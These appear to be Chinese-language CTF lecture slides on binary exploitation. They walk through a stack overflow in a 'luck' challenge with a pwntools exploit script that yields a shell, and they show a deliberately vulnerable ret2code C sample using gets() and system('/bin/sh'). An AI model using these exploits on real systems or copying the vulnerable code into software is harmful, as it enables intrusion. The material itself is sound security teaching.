
- 先分析第一階段要做什麼



Solution - luck

- 看看 main function 的區域變數有哪些


```
buf= dword ptr -20h
var_1C= dword ptr -1Ch
seed= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= qword ptr -8
```



Solution - luck

- 從頭開始看 main function
  - 發現 var_C 被設為 random 值


```
mov     edi, offset s   ; "GOOD LUCK:"
call    _puts
mov     [rbp+buf], 0
mov     [rbp+var_14], 1
mov     [rbp+var_10], 2
call    _random
mov     [rbp+var_C], eax
```



Solution - luck


- 看一下可以輸入多少字
  - 可以在 buf 輸入 0x64 個字元


```
mov     edi, offset aWhatDoYouWantT ; "What do you want to tell me:"
call    _puts
lea     rax, [rbp+buf]
mov     edx, 64h        ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
mov     eax, 0
call    _read
```



Solution - luck

- 確認第一關的條件
  - var_14 = 0xfaceb00c
  - var_10 = 0xdeadbeef





Solution - luck


- 利用 pwntools 撰寫 exploit 來通過第一關

```python
from pwn import *

#r = remote('140.110.112.223', 2111)
r = process('./luck')

r.recvuntil('\n')
r.recvuntil('\n')

fb = 0xfaceb00c
db = 0xdeadbeef

payload = b'a'*12 + p32(fb) + p32(db) + b'a'*4
print("payload", payload)
r.sendline(payload)

r.interactive()
```

```
root@kali:/media/sf_SEEDVM/PWN# python3 exploit_luck.py
[+] Starting local process './luck': pid 2095
payload b'aaaaaaaaaaaa\x0c\xb0\xce\xfa\xef\xbe\xad\xdeaaaa'
[*] Switching to interactive mode
You say: aaaaaaaaaaaa\x0c\xce\xfa?\xdeaaaa
? \x8e\xbd[\xf8`        @
Hello hacker, now guess the password.
A good hacker always 100% guess right :P, are you a good hacker?
password:$
```

p32 & p64

```
>>> a = 0xaabbccdd
>>> p64(a)
b'\xdd\xcc\xbb\xaa\x00\x00\x00\x00'
>>> p32(a)
b'\xdd\xcc\xbb\xaa'
```





```
$rsp              =>    %65c%8$h
$rsp + 0x8        =>    hn######
$rsp + 0x10       =>    0x601040      => "A"
$rsp + 0x18       =>    0x0
```

Solution - luck

- 看看 password 是什麼
  - 輸入是 10 進位整數，存在 var_1C
  - password 是 var_C的隨機數

```
mov     edi, offset aPassword ; "password:"
mov     eax, 0
call    _printf
lea     rax, [rbp+var_1C]
mov     rsi, rax
mov     edi, offset aD  ; "%d"
mov     eax, 0
call    ___isoc99_scanf
mov     eax, [rbp+var_1C]
cmp     eax, [rbp+var_C]
jnz     short loc_400932
```



Solution - luck

- 問 password 時，回答之前填的字



```
root@kali:/media/sf_SEEDVM/PWN# python3 exploit_luck.py
[+] Starting local process './luck': pid 2128
payload b'aaaaaaaaaaaa\x0c\xb0\xce\xfa\xef\xbe\xad\xdeaaaa'
[*] Switching to interactive mode
You say: aaaaaaaaaaaa\x0c\xce\xfa\xef\xbe\xad\xdeaaaa
|\xeav8\xdcb\xac`    @
Hello hacker, now guess the password.
A good hacker always 100% guess right :P, are you a good hacker?
password:$ aaaa
Here is your shell!
$
```

bof - ret2code

- 透過 Buffer Overflow 改變 return address
- 將 return address 改到 code 中任意處
- 須關閉 PIE (data 段以及 code 段位址隨機化)

```c
#include <stdio.h>
#include <stdlib.h>

void shell(){
    system("/bin/sh");
}

int main(){
    char buffer[8];
    gets(buffer);
    return 0;
}
```

bof - ret2code





```c
#include <stdio.h>
#include <stdlib.h>

void shell(){
    system("/bin/sh");
}

int main(){
    char buffer[8];
    gets(buffer);
    return 0;
}
```

Challenge

- return
- bofe4sy

Solution - return


- 先檢查一下有沒有奇怪的 function



Function name	Segment	Start
_gets	.plt	0000000000400580
_setvbuf	**.plt**	**0000000000400590**
_exit	**.plt**	**00000000004005A0**
__gmon_start__	.plt.got	00000000004005B0
_start	.text	00000000004005C0
deregister_tm_clones	.text	00000000004005F0
register_tm_clones	.text	0000000000400630
__do_global_dtors_aux	.text	0000000000400670
frame_dummy	.text	0000000000400690
you_cant_see_this_its_too_evil	.text	00000000004006B6
